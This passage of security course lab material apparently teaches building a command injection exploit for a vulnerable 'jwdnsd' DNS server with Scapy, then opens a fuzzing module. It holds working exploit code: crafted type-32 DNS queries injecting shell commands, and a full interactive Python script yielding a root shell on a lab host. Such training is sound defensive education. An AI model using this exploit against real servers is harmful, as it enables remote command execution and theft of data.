  - dig and nslookup do not let us specify arbitrary non-standard query types
- Craft a DNS query with Scapy using query type 32

```
# dig +short @10.10.10.68 IN A "www"
10.10.10.68
# dig +short @10.10.10.68 IN 32 "www"
10.10.10.68
10.10.10.68
```

Normal query

dig treats "32" and "www" as two A queries

Interacting with the DNS Server

Before starting to develop the attack script, we can spend a little time interacting with the DNS server using the dig utility. The EXPLOITS-R-US advisory indicates the server is vulnerable to a command injection attack when the DNS query uses type 32 (an unsupported DNS type, unlike "A", "AAAA", "MX", and "PTR" records for example).

While dig can be used to send a request to the server using the "A" or other supported record types, it does not allow the attacker to specify a non-standard type by number. To send this packet, we'll craft the DNS request packet using Scapy.

Scapy Crafted DNS Query


```
# scapy
Welcome to Scapy (2.2.0)
>>> ls(DNSQR)
qname      : DNSStrField          = ('.')
qtype      : ShortEnumField       = (1)
qclass     : ShortEnumField       = (1)
>>> payload = DNS(rd=1,qd=DNSQR(qname=";ls",qtype=32))
```

- Use this payload to run "ls" on the vulnerable server
- Finish the packet header with the IP and UDP protocols
  - Send the packet with sr1(header/payload)

Scapy Crafted DNS Query

From the Scapy interactive prompt, we can create a simple DNS request packet using the DNS() and DNSQR() headers. Looking at the parameters available in DNSQR() with "ls(DNSQR)" as shown on this page, we see the `qtype` parameter can be used to specify the query type, while `qname` can be used to specify the hostname.

By combining the DNS() function using the `qd` parameter with the return value of DNSQR with the `qname` and `qtype` parameters sent, we can create a simple Scapy packet payload that can be used to attack the server. Finish the packet by adding the IP and UDP headers to the packet.



Working Exploit (1)

This page shows an example of a simple working exploit that executes the command specified in the qname parameter. After creating the `payload` variable, the header `variable` is declared specifying an IP header with the target IP address in the `dst` parameter. The UDP header follows, specifying destination port 53 in the `dport` parameter.

The full packet is specified by combining the `header` and `payload` variables in the sr1() function, which sends the packet and retrieves a response packet. The response packet detail is displayed, where the Raw payload data includes what looks like a root directory listing.

Note: If you are completing this lab exercise online, specify the tap0 interface for Scapy's packet injection by adding the configuration `conf.iface="tap0"` before the `sr1()` function, as shown here:

```
root@kali:~/lab/day3# scapy
>>> conf.iface="tap0"
>>> payload = DNS(rd=1,qd=DNSQR(qname=";ls",qtype=32))
>>> header = IP(dst="10.10.10.68")/UDP(dport=53)
>>> sr1(header/payload)
```


Exploit Enhancement (1)

- You can stop at Exploit 1, or continue to enhance your Scapy code
- Add a mechanism to display the contents of the DNS response command injection
- Scapy does not interpret the response as a valid DNS packet anymore
  - Retrieve the command output in the Raw element

Exploit Enhancement (1)

The exploit on the previous page is a handy proof of concept, but it does not present the server response for the command injection in a friendly format. You can stop here in the exercise or you can continue to enhance the script to add a mechanism that displays the contents of the DNS response in a manner convenient to read.

Note when processing the response data from the DNS server, Scapy does not recognize the packet as a valid DNS response any longer. You will have to retrieve the command injection data from the response packet Raw element (`"response[Raw]"`).



Working Exploit (2)

This page shows an enhanced working exploit, building on the previous exploit. We continue to use the same injection payload and header variables, but this time we record the response from the sr1() function in the variable ans.

Using the Scapy hexdump() function on the ans variable, focusing on the Raw element, we see a 160-byte response. The beginning of the response includes the request data ";ls", followed by more DNS header data including the value "\x00\x00\x00\x3c", which represents the DNS server TTL. For the jwdnsd target server, this TTL will always be the same. We can use this as an indicator to split the previous header information from the command injection response, noting that the first 2 bytes after the TTL should also be ignored.

To parse the Raw data present in the DNS server response, we can convert the data to a string, splitting the data at the 4-byte TTL value. Using the Python list element reference syntax, we can access the second half of the split value (`[1]`) and skip the first type bytes (`[2:]`). This leaves us with the command injection server response as a string, which can be displayed with a simple print statement as shown.

Exploit Enhancement (2)

- You can stop at Exploit 2, or continue to enhance your Scapy code
- Add a mechanism to read user commands with raw_input()
- Loop on user command read and output display, simulating a terminal connection
- Gracefully handle CTRL+C to terminate the loop
- Add a nice command-line target designation and simple usage info

Exploit Enhancement (2)

The revised exploit on the previous page is an improvement on the first, allowing us to easily read the output from the injected command. You can stop here in the exercise or you can continue to develop your exploit code. Consider adding the following features:

- Add a `while` loop in the script, reading the user's command with the Python `raw_input` function. Send the user's input as the command to inject against the target.
- Add an exception handler to gracefully terminate the connection when the user enters CTRL+C.
- Add a brief exploit usage `print` statement that accepts the target server as a command-line argument.

Working Exploit (3)

```
# ./jwdnsd-rci.py
WARNING: No route found for IPv6 destination :: (no default route?)
jwdnsd-rci.py - Exploit jwdnsd vulnerability.
Usage: jwdnsd-rci.py [target IP]
# ./jwdnsd-rci.py 10.10.10.68
WARNING: No route found for IPv6 destination :: (no default route?)
jwdnsd-rci.py - Exploit jwdnsd vulnerability.
> id
uid=0(root) gid=0(root) groups=0(root)

> ls /root
secret.txt

> cat /root/secret.txt
Jimmy Hoffa is buried in the Meadowlands Complex in East Rutherford, NJ "Giants
Stadium".

> ^C
```


Working Exploit (3)

The output of the functional exploit script is shown on this page. The Python source is shown on the next page. As a developer, you can make decisions about how you want the script to function, so you may choose to implement a variation of any part of this script to meet your individual needs (i.e., there is no "right" answer to this challenge).

```
#!/usr/bin/env python
import sys
from scapy.all import *
conf.iface="eth0" # SANS Online students: change this to "tap0"

print("jwdnsd-rci.py - Exploit jwdnsd vulnerability.")

# Print the usage information if there aren't two arguments:
# the script name (sys.argv[0]) and the target IP (sys.argv[1])
if len(sys.argv) != 2:
    print "Usage: jwdnsd-rci.py [target IP]"
    sys.exit(0)

header = IP(dst=sys.argv[1])/UDP(dport=53)

# Start an infinite loop
while(True):
    try:
        # Read the user's input after displaying ">", store in cmd
        cmd=raw_input('> ')
    # Catch "CTRL+C" or "CTRL+D" as exceptions, and exit nicely
    except (EOFError,KeyboardInterrupt) as e:
        print
        sys.exit(0)

    # Create the DNS exploit payload, adding the leading semicolon
    # to the user's command.
    payload = DNS(rd=1,qd=DNSQR(qname=";"+cmd, qtype=32))

    # Send the packet quietly, timeout on receiver after 3 seconds
    ans=sr1(header/payload, verbose=0, timeout=3)

    # Make sure we get a response, and it includes the Raw
    # Scapy element which we'll see in a successful exploit
    if ans is not None and Raw in ans:
        # Convert the Raw element to a string, split on the constant
        # TTL bytes.  Display the 2nd element of the split result,
        # chopping off the first 2 bytes to leave just the command
        # output from the server.
        print str(ans[Raw]).split("\x00\x00\x00\x3c")[1][2:]
```


Scapy DNS Exploit: The Point

- Scapy allows us to craft and receive packets
  - Giving us flexibility hard to obtain with other standard tools
- Scapy development can be quick for developing proof-of-concept attacks
- With a bit of Python, we can turn Scapy PoC's into useful exploits

Scapy DNS Exploit: The Point


In this exercise, you exploited a server vulnerability, building an exploit from the vulnerability notice details. With Scapy, we can quickly craft and receive packets without getting too mired in the details of the protocol and the packet contents. Standard tools such as dig and nslookup don't give us the same flexibility in allowing us to create custom packets that meet our simple requirements.

In this fashion, Scapy is useful for developing quick proof-of-concept (PoC) attacks. By adding a bit of Python code to the Scapy script, we can turn these PoCs into useful exploits.




Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!




Fuzzing Introduction and Operation

Next, we'll introduce the topic of fuzzing and examine some of the tools and techniques for use in fuzzing tests that can be leveraged by security analysts to perform advanced testing against a variety of target platforms.



Objectives

In this first module, we'll define fuzzing as a research technique, identifying the benefits that come with fuzzing tests by critically examining how software developers traditionally create complex systems. We'll also look at what is needed to leverage fuzzing to test software. We'll also examine some recommendations for fuzzing action plans, documenting the steps and process of performing fuzzing tests.




What Is Fuzzing?

By itself, fuzzing is simply a software testing mechanism that sends malformed data to well-behaving protocol implementations. The well-behaving recipient could be a server process or a web application, or even a file format such as a PDF or MS Word document. Through using fuzzing, we can more effectively test software implementations for flaws.

In practice, fuzzing is a useful research technique that has shown tremendous success in identifying software flaws in products of all operating systems and platforms. Researchers have readily adopted fuzzing practices in the search for software flaws that can be exploited through a number of different methods.

Finally, fuzzing is widely considered an essential part of the Software Development Lifecycle (SDL) when security is a development goal. Organizations that leverage fuzzing on their own products stand to identify flaws in their software before an attacker can do so.



